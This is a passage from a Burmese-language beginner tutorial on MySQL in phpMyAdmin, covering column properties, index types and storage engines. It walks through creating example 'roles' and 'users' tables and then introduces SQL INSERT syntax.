Collation – Collation ကြောင်းကို အထက်မှာ ပြောခဲ့ပြီးဖြစ်ပါတယ်။ Database တည်ဆောက်စဉ်က ရွေးခဲ့တဲ့ Collation ကို မသုံးဘဲ သက်ဆိုင်ရာ Column အတွက် သီးခြား Collation သတ်မှတ်လိုရင်လည်း ရွေးပြီး သတ်မှတ်နိုင်ဖို့ ပေးထားတာပါ။

Attributes – Column Type မှာ INT (သို့မဟုတ်) FLOAT ကိုရွေးပြီး Attributes နေရာ UNSIGNED ကိုရွေးပေးလိုက်မယ်ဆိုရင် အနှုတ်ကိန်းတွေ သိမ်းလိုမရတော့ပါဘူး။ အနှုတ်ကိန်းတွေ သိမ်းဖို့မလိုတဲ့ နေရာ မှာ ရွေးချယ်ပေးထားမယ်ဆိုရင် Data တွေရဲ့ နေရာယူမှု သက်သာသွားနိုင်ပါတယ်။

Null – Null ကိုပေးလာတဲ့အခါ လက်ခံလိုရင် ရွေးထားနိုင်ပါတယ်။ ဥပမာ – မှတ်ပုံတင်အမှတ် သိမ်းဖို့ Column မှာ Null ကိုလက်ခံမယ်ဆိုရင် မှတ်ပုံတင်မရှိလို့ မပေးခဲ့ရင်လည်း လက်ခံပေးသွားမှာပါ။ အကယ်၍ Null ကို လက်မခံဘူးဆိုရင်တော့ မှတ်ပုံတင် ရှိရှိ မရှိရှိ တန်ဖိုးတစ်ခုကို ပေးကို ပေးရပါတော့ မယ်။ Database က မပေးရင် လက်မခံတော့ပါဘူး။ ဒါကြောင့် Null ပေးတာကို လက်ခံသင့်တဲ့ Column တွေမှာ Null ကို ရွေးထားသင့်ပါတယ်။

Index – Index ဆိုတာ စာအုပ်တစ်အုပ်မှာ မာတိကာနဲ့ စာမျက်နှာနံပါတ် တပ်ပေးလိုက်သလိုပဲ၊ Table ထဲက Data တွေအတွက် မာတိကာနဲ့ စာမျက်နှာနံပါတ် တပ်ပေးလိုက်တာပါပဲ။ မာတိကာနဲ့ စာမျက်နှာ နံပါတ် မရှိတဲ့အခါ တစ်ခုခုကိုရှာချင်ရင် တစ်ရွက်ချင်းလှန်ရှာရမှာပါ။ ရှိရင်တော့ ကိုယ်လိုချင်တဲ့စာမျက်နှာ ကို တန်းလုန်လိုက်လို့ ရနိုင်ပါတယ်။ ဒီသဘောပါပဲ၊ Index မရှိတဲ့အခါ တစ်ခုခုလိုချင်ရင် တစ်ကြောင်းချင်းထောက်ရှာရမှာပါ။ Index ရှိရင်တော့ လိုချင်တဲ့ Record ကို တန်းထောက်လိုက်လို့ ရနိုင်ပါတယ်။

Index အမျိုးအစား (၅) မျိုးရှိပါတယ်။ အဲဒီထဲက Fulltext ဆိုတာ စာတွေရှာတဲ့အခါ အတိအကျမဟုတ်ဘဲ အနည်းစပ်ဆုံးတန်ဖိုးကို Rank လုပ်ပြီး ပြန်ထုတ်ပေးနိုင်တဲ့ Search Index မျိုးပါ။ Spatial ဆိုတာကတော့ Geolocation Data တွေမှာလို Latitude နဲ့ Latitude ဆိုတဲ့ အချက်အလက်နှစ်ခု ဆက်စပ်သိမ်းဆည်းထားတဲ့ အချက်အလက် အမျိုးအစားတွေအတွက် အသုံးပြုရတဲ့ Index မျိုးပါ။

ဒီနှစ်ခုက ထူးခြားတဲ့ ပရောဂျက်အမျိုးအစားတွေမှာသာ အသုံးပြုကြမယ့် သဘောပဲ ဖြစ်ပါတယ်။

ပိုအသုံးများမယ့် Index အမျိုးအစားတွေကတော့ Index, Unique နဲ့ Primary တို့ပဲဖြစ်ပါတယ်။ Index ဆိုတာကတော့ စောစောကပြောသလို မာတိကာ တပ်ပေးလိုက်တာပါပဲ။ အခြေခံအကျဆုံး Index အမျိုးအစား ဖြစ်ပါတယ်။ Data တွေ ရှာရတာမြန်ချင်တဲ့ Column တွေမှာ Index ကို ရွေးထားပေးနိုင်ပါတယ်။ ဥပမာ - ကျောင်းသားတွေရဲ့ အချက်အလက်တွေကို သိမ်းထားပြီး ခုနံပါတ်နဲ့အရှာများရင် ခုနံပါတ်ကို Index လုပ်ရပါတယ်။ အမည်နဲ့ အရှာများရင် အမည်ကို Index လုပ်ရပါတယ်။ ကျောင်းဝင်အမှတ်ကို Index လုပ်လိုက်တယ်။ ပိုကောင်းသွားအောင် အကုန်လုံးကို Index လုပ်လိုက်မယ်လို့ ပြောလိုတော့ မရပါဘူး။ Index လုပ်လိုက်တဲ့အခါ Index တွေသိမ်းဖို့အတွက် နေရာပိုပူးသွားမှာ ဖြစ်ပါတယ်။ Index ရှိတဲ့အတွက် Data ရှာယူရတာ မြန်သွားပေမယ့်၊ Data သိမ်းရတာတော့ ပိုကြာသွားနိုင်ပါတယ်။ သိမ်းလိုက်တိုင်း Index ကိုလည်း ပြင်ပေးရမှာ မို့လိုပါ။ ဒါကြောင့် အသုံးများတဲ့ Column တွေကို သာ ရွေးပြီး Index လုပ်ရတဲ့သဘောပါ။

Unique ကတော့ တန်ဖိုးတွေ ပြန်ထပ်ရင် လက်မခံတဲ့ Index အမျိုးအစားပါ။ ဥပမာ - ခုနံပါတ်ဆိုတာ ပြန်ထပ်ရှိုးထုံးစံ မရှိပါဘူး။ ဒါကြောင့် Unique Index ပေးလိုက်ရင် ပိုကောင်းပါတယ်။ Unique ဖြစ်သွားတဲ့ အတွက် ရလာတဲ့အကျိုးရလဒ် နှစ်ခုရှိပါတယ်။ ပထမတစ်ခုက Data ပြန်ထပ်ပြီးသိမ်းဖို့ ကြိုးစားရင် Database က လက်မခံတဲ့အတွက် မတော်တစ်ဆ ပြန်ထပ်တာမျိုး မဖြစ်တော့ပါဘူး။ နောက်တစ်ခု ကတော့ Data အသစ်ထပ်ထည့်တိုင်း မာတိကာအစအဆုံး ပြန်ခဲ့ရသလို Index အစအဆုံး ပြန်လုပ်ဖို့ မလိုအပ်တော့ဘဲ ထပ်တိုးတဲ့ တန်ဖိုးကိုသာ Index မှာ ထပ်တိုးပေးနိုင်လို့ ပိုမြန်သွားမှာပဲ ဖြစ်ပါတယ်။

Primary နဲ့ Unique ဟာ Index လုပ်ပဲ သဘောသဘာဝ တူပါတယ်။ ကဲ့ပြားချက်ကတော့ Table တစ်ခုမှာ Primary Index လုပ်ထားတဲ့ Column တစ်ခုသာ ရှိခိုင်ရှိခြင်း ဖြစ်ပါတယ်။ Unique Index ကတော့ လိုသလောက် သတ်မှတ်နိုင်ပါတယ်။ Primary Index ကို Data တွေစီမံဖို့အတွက် အဓိကအကျဆုံး Column မှာ သတ်မှတ်ပေးကြလေ့ ရှိပါတယ်။ ဒီအတွက် ကိုယ့်ဘာသာရွေးမနေပါနဲ့။ ဥပမာ - ခုနံပါတ်ကို Primary ထားရင်ကောင်းမလား၊ ကျောင်းဝင်အမှတ်ကို Primary ထားရင်ကောင်းမလား ရွေးမနေပါနဲ့။ Table တစ်ခု တည်ဆောက်လိုက်တိုင်းမှာ id လိုအမည်ပေးထားတဲ့ Column တစ်ခုထည့်သွင်းပြီး အဲဒီ Column ကိုသာ Primary အနေနဲ့ ထားသင့်ပါတယ်။ ဒါလည်းပဲ Naming Convention တစ်ခုအနေနဲ့ ထည့်သွင်းမှတ်သားသင့်တဲ့ အချက်ဖြစ်ပါတယ်။


ဒီလောက်ဆိုရင် Column Property တွေနဲ့ပက်သက်ပြီး အတော်စုံသွားပါပြီ။ နောက်ဆုံးတစ်ချက်အနေနဲ့ အောက်နားက Storage Engine ကို သတိပြုသင့်ပါတယ်။ Table ထဲမှာ Data တွေသိမ်းဆည်းခြင်းနဲ့ စီမံခြင်းကို အဲဒီ Storage Engine ကလုပ်ပေးတာပါ။ MySQL မှာ ရွေးချယ်အသုံးပြုစရာ Engine အမျိုးမျိုး ရှိပါတယ်။ Feature အပြည့်စုံဆုံးနဲ့ အသုံးပြုဖို့ အသင့်တော်ဆုံးက InnoDB ဖြစ်ပြီး Default အနေနဲ့လည်း InnoDB ကိုပဲ ရွေးပေးထားတာကို တွေ့ရမှာပါ။ InnoDB ဟာ Transaction နဲ့ Foreign Key အပါအဝင် ACID Compliance ခေါ် အချက်အလက် တိကျလုပ်ခြင်းမှာနက်သက်ဆိုင်တဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်တဲ့ နည်းပညာဖြစ်ပါတယ်။ သူ့လောက် Feature မစုံပေမယ့် Data တွေပိများများ သိမ်းနိုင်ပြီး နည်းနည်းလည်း ပိုမြန်တဲ့ MyISAM ကို အရင်က Default အနေနဲ့ သုံးကြပါတယ်။ ဒီနေရာမှာ အသေးစိတ်တော့ မပြောနိုင်ပါဘူး။ ပရောဂျက်ကြီးတွေ လုပ်ရတော့မယ်ဆိုရင်တော့ Database ရဲစွမ်းဆောင်ရည်ပိုင်း ချင့်ချိန်နိုင်ဖို့အတွက် ဒီ Storage Engine တွေအကြောင်းကို လေ့လာပြီး သင့်တော်တဲ့ Engine ကို ရွေးချယ် အသုံးပြုဖို့ လိုနိုင်တယ်ဆိုတာကိုသာ သတိပြုပါ။ ပရောဂျက်အများစုံ အတွက်တော့ InnoDB ကသာလျှင် အသင့်တော်ဆုံးဖြစ်လို့ သူရွေးပေးထားတဲ့အတိုင်းပဲ အသုံးပြုသွားသင့်ပါတယ်။

နှမူနာအနေဖြင့် Table မှာ Column (၃) ခုပါဝင်မှာ ဖြစ်ပါတယ်။ ရှိရမယ့် Column Property တွေက ဒီလိပါ -


roles

```
id - INT, Primary, AI  
name - VARCHAR (255)  
value - INT
```

သတ်မှတ်ပေးထားပုံကို ဒီမှာပြန်ကြည့်လိုလဲရပါတယ်။




name Column အတွက် VARCHAR Column Type ကို သုံးထားလို့ Length နေရာမှာ 255 လိုပေးထားပါတယ်။ ဒါ Property တွေ စုအောင်သတ်မှတ်ပြီးရင် အောက်နားက Save ခလုပ်ကိုနှစ်လိုက်ပါ။ roles အမည်နဲ့ Column (၃) ခုပါတဲ့ Table တစ်ခုကို တည်ဆောက်ရရှိသွားပြီ ဖြစ်ပါတယ်။




အကြောင်းအမျိုးမျိုးကြောင့် တည်ဆောက်ထားတဲ့ Table ကို ပြန်ဖျက်ချင်ရင် **Operations** Menu ကိုနှစ်ပြီး ပေါ်လာတဲ့လုပ်ဆောင်ချက်တွေထဲက Delete the table ကို နှစ်ပြီး ဖျက်လိုပါတယ်။ အလားတူပဲ Database ကို ပြန်ဖျက်ချင်ရင်လည်း Database ကိုရွေးထားပြီး **Operations** ထဲက Drop the database နဲ့ ဖျက်နှစ်ပါတယ်။

თაည်ဆောက်ထားတဲ့ Table ထဲက Data တွေကို ကြည့်ချင်ရင် Menu ကနေ **Browser** ကိုနှိပ်ကြည့်လို ရပါတယ်။ လောလောဆယ်တော့ ဘာ Data မှ ရှိခြိုးမှာ မဟုတ်ပါဘူး။ Data တွေ ထည့်သိမ်းလိုရင်တော့ Menu ကနေပဲ **Insert** ကိုနှိပ်ပြီး ထည့်လိုရပါတယ်။



ပေါ်လာတဲ့ Form မှာ id အတွက် မဖြည့်ဘဲ အလွတ်ထားလိုရပါတယ်။ Auto Increment သတ်မှတ်ထားလို့ သိမ်းလိုက်ချိန်မှာ သူဘာသာတန်ဖိုးဝင်သွားပါလိမ့်မယ်။ ကျွန်ုတဲ့ name နဲ့ value နေရာမှာ name အတွက် အနေနဲ့ User လိုပေးပြီး value နေရာမှာ 1 ကိုပေးလိုက်ပါ။ တစ်ခါတဲ့ နှစ်ခုဖြည့်ချင်ရင် အောက်က ဖောင်မှာ ဆက်ဖြည့်လိုရပါတယ်။ တစ်ခုပဲ ဖြည့်ချင်ရင် အောက်ကဖောင်ကို မဖြည့်ဘဲ ချိန်ထားလိုက်လည်းရပါတယ်။ ပြီးရင် Go ခလုပ်နိုင်ပြီး သိမ်းလိုက်လိုရပါပြီ။ စမ်းကြည့်နိုင်ပါတယ်။

သိမ်းထားတဲ့ Data ကို Browser မှာ ပြန်ကြည့်ပြီး လိုအပ်ရင် ပြင်တာ ဖျက်တာတွေ လုပ်လိုရပါတယ်။ ဒါ အဆင့်ရောက်ပြီဆိုရင် တစ်ခုချင်းပြောဖို့ မလိုတော့ဘူးလို ယူဆပါတယ်။ User Interface နဲ့ တွေ့မြင်နေရတာဖြစ်လို ကိုယ်တိုင်လေ့လာအသုံးပြုသွားလို ရသွားပါပြီ။ အခုလိုပုံစံမျိုးရအောင် နောက်ထပ် Record တွေ ထပ်ထည့်ပေးပါ။



နှမူနာအရ User, Manager နဲ့ Admin လိုခေါ်တဲ့ Record (၃) ခုရှိနေပါတယ်။ User ရဲ့ value က 1 ဖြစ်ပြီး Manager ရဲ့ value က 2 ဖြစ်ပါတယ်။ Admin ရဲ့ value ကတော့ 3 ဖြစ်ပါတယ်။ ဒါကိုမှတ်ထားပေးပါ။ ဆက်လက် လေ့လာတဲ့အခါ ဒီတန်ဖိုးတွေကို အခြေခံပြီး ဆက်ကြည့်သွားရမှာတွေ ရှိလိုပါ။

လက်ရှိရေးလက်စ ပရောဂျက်မှာ အသုံးပြုဖို့အတွက် နောက်ထပ် Table တစ်ခုထပ်ပြီးတော့ တည်ဆောက်ကြပါမယ်။ users Table ပါ။ ပါရမယ့် Column တွေနဲ့ Column Property တွေက ဒီလိုပါ။

users

```


id - INT, Primary, AI
name - VARCHAR (255)
email - VARCHAR (255)
phone - VARCHAR (255)
address - TEXT
password - VARCHAR (255)
role_id - INT, Default (1)
photo - VARCHAR (255), Null
suspended - INT, Default (0)
created_at - DATETIME
updated_at - DATETIME, null

```

စုစုပေါင်း Column (၁၁) ခုပါဝင်ပါတယ်။ ထူးခြားချက်တစ်ချို့ကို ပြောပြချင်ပါတယ်။

`id` Column ကတေသာ Table တိုင်းမှာပါသင့်တဲ့အတိုင်း Primary Index နဲ့ Auto Increment သတ်မှတ် ချက်တွေနဲ့အတူ ပါဝင်ရမှာပါ။ `name, email, phone, address` နဲ့ `password` တို့မှာ သိမ်းလို တဲ့ အချက်အလက်တွေကတေသာ Table အမည်မှာတင် အဓိပ္ပာတ်ပေါ်လွင်ဖြီးဖြစ်ပါတယ်။

အရေးကြီးတာက `role_id` ဖြစ်ပါတယ်။ ဒါဟာလည်း နောက်ထပ် သတိပြုရမည့် Naming Convention သတ်မှတ်ချက်တစ်ခုပါ။ `roles` Table ရဲ့ `id` ကို ရည်ညွှန်း လိုက်တာပါ။ ဒီလိုမျိုး အချက်အလက်တွေ သိမ်းတဲ့အခါ တစ်ခြား Table တစ်ခုကတန်ဖိုးနဲ့ ချိတ်ဆက်သိမ်းဆည်းလိုတဲ့အခါ ရှုံးကနေ Table ရဲ့ Singular Name နဲ့အတူ နောက်ကနေ `_id` ကို တွဲပြီးတော့ ပေးရတာပါ။ ဥပမာ - User ရဲ့ Role က Admin ဆိုရင် Admin လို့ တိုက်ရှိက်ထည့်သိမ်းမယ့်အစား 3 ဆိုတဲ့ `id` တန်ဖိုးကို သိမ်းလိုက်မှာပါ။ `id` တန်ဖိုး 3 ဆိုရင် Admin ဖြစ်ကြောင်း `roles` Table ကိုကြည့်ဖြီး သိနိုင်ပါတယ်။



ဒီလိုချိတ်ဆက်အသုံးပြုတဲ့အတွက် Role Name ပြောင်းတာတွေ၊ တပ်တိုးတာတွေ လုပ်လိုတဲ့အခါ roles Table မှာ လုပ်လိုက်ယုံနဲ့ သူနဲ့ ချိတ်ဆက်အသုံးပြုထားတဲ့ users Table မှာ သက်ရောက်သွားမှာ ဖြစ်ပါတယ်။ users Table ထဲမှာသာ တစ်ခါတဲ့ ထည့်သိမ်းမယ်ဆိုရင် ဒီလိုအပြောင်းအလဲမျိုးက စီမံရေက်နှင့်ပါတယ်။

ဒါကြောင့် ပရောဂျက်တစ်ခု စတဲ့အခါ၊ သိမ်းမယ့် အချက်အလက် Data တွေရဲ့ ဖွဲ့စည်းပုံနဲ့ ဆက်စပ်ပုံကို အရင်ဆုံး စနစ်တကျ ပုံစံချဖို့လိုအပ်ပါတယ်။ ဒီလိုအချက်အလက် ဖွဲ့စည်းသိမ်းဆည်းပုံ စနစ်ကျခြင်း မကျခြင်းက ပရောဂျက်အပေါ်မှာ သိသိသာသာ သက်ရောက်မှုရှိစေမှာ ဖြစ်ပါတယ်။

ဒါဟာ Convention အနေနဲ့ လိုက်နာသင့်တဲ့ အလေ့အကျင့်ဆိုတာကို ထပ်မြို့တော့ သတိပြုပါ။ ဒီလို အမည်ကို ပေးလိုက်ယုံနဲ့တော့ အထက်ကပုံမှာ ပြထားသလို Table နှစ်ခု အလိုအလျောက်ချိတ်သွားမှာမျိုး မဟုတ်ပါဘူး။ ဒါပေမယ့် Laravel လို Framework မျိုးအပါအဝင် တစ်ချို့စနစ်တွေကို ဒီလိုအမည်မျိုးကို ကြည့်ပြီး ဆိုလိုရင်းကို နားလည် အလုပ်လုပ်ပေးနိုင်တယ်ဆိုတဲ့ သဘောပါ။

Column Property အနေဖြင့် role_id အတွက် Default (1) လိုပေးထားတာကို သတိပြုပါ။ ဒါကြောင့် role_id မပေးခဲ့ရင် Default Value က 1 ဖြစ်နေစေမှာပါ။ နောက်ထပ်ကျွန်းနောတဲ့ Column တွေဖြစ်ကတဲ့ photo မှာ User ရဲ့ Profile Photo အမည်ကို သိမ်းမှာ ဖြစ်ပါတယ်။ Null လက်ခံထားပါတယ်။ suspended Column ကိုတော့ User တွေ ဘန်းလိုရတဲ့ လုပ်ဆောင်ချက်လေး ထည့်လုပ်ချင်လို ထည့်ထားတာပါ။ suspended တန်ဖိုး 1 ဖြစ်နေရင် User ကို ဘန်းထားတယ်လို မှတ်ယူအလုပ်လုပ်ချင်တာပါ။ သူ့အတွက်လည်း Default Value အနေဖြင့် 0 လိုပေးထားပါတယ်။

created_at နဲ့ updated_at တိုကဗ္ဗာည်း အရေးပါတဲ့ Column တွေဖြစ်ကြပါတယ်။ Table တိုင်းမှာ ပါဝင်သင့်ပါတယ်။ Record တစ်ခုထည့်လိုက်ရင် ထည့်လိုက်တဲ့ ရက်စွဲ/အချိန်ကို created_at မှာ သိမ်းချင်တာပါ။ Record တစ်ခုကို ပြင်လိုက်ရင်တော့ ပြင်လိုက်တဲ့ ရက်စွဲ/အချိန်ကို updated_at မှာ သိမ်းမှာပါ။ ဒီနည်းနဲ့ ဘယ် Record ကို ဘယ်တူးကသိမ်းခဲ့တယ်၊ ဘယ်တူးက ပြင်ခဲ့တယ်ဆိုတဲ့ မှတ်တမ်းကို နောင်လိုအပ်တဲ့အခါ အလွယ်တစ်ကူ သိရှိနိုင်မှာဖြစ်ပါတယ်။ updated_at အတွက် Null လက်ခံထားတာကို သတိပြုပါ။

ပေးထားတဲ့ Property တွေ သေချာစုံအောင် စစ်ဆေးပြီး Table ကိုတည်ဆောက်လိုက်ပါ။ Table တည်ဆောက်ရှိနိမာ ရှိခဲ့တဲ့အမှားက ပရောဂျက်မှာ တောက်လျှောက် ဒုက္ခပေးနိုင်ပါတယ်။ ဒါကြောင့် Column Name အပါအဝင် Property တွေ ပြည့်စုံမှန်ကန်ချင်း ရှိမရှိ သေသေချာချာ ထပ်မံစစ်ဆေးဖို့ အကြံပြုပါတယ်။

SQL (Structure Query Language)

ဒီအခြေခံလုပ်ငန်းတွေကို အတိုကောက် **CRUD** လိုပေါ်ကြပါတယ်။ Create, Read, Update, Delete ကို ဆိုလိုတာပါ။ Data တွေ သိမ်းချင်း၊ ပြန်လည်ရယူခြင်း၊ ပြင်ဆင်ခြင်းနဲ့ ပယ်ဖျက်ခြင်း လုပ်ငန်းတွေပါ။

Create

Data တွေ Table ထဲမှာ သိမ်းဖို့အတွက် အသုံးပြုရတဲ့ SQL Syntax က ဒီလိုပါ။


```
INSERT INTO table (column, column, ...) VALUES (value, value, ...);
```

1. INSERT INTO Statement ကိုအသုံးပြုရပြီး table နေရာမှာ Data တွေသိမ်းလိုတဲ့ Table Name ကို ပေးရမှာပါ။
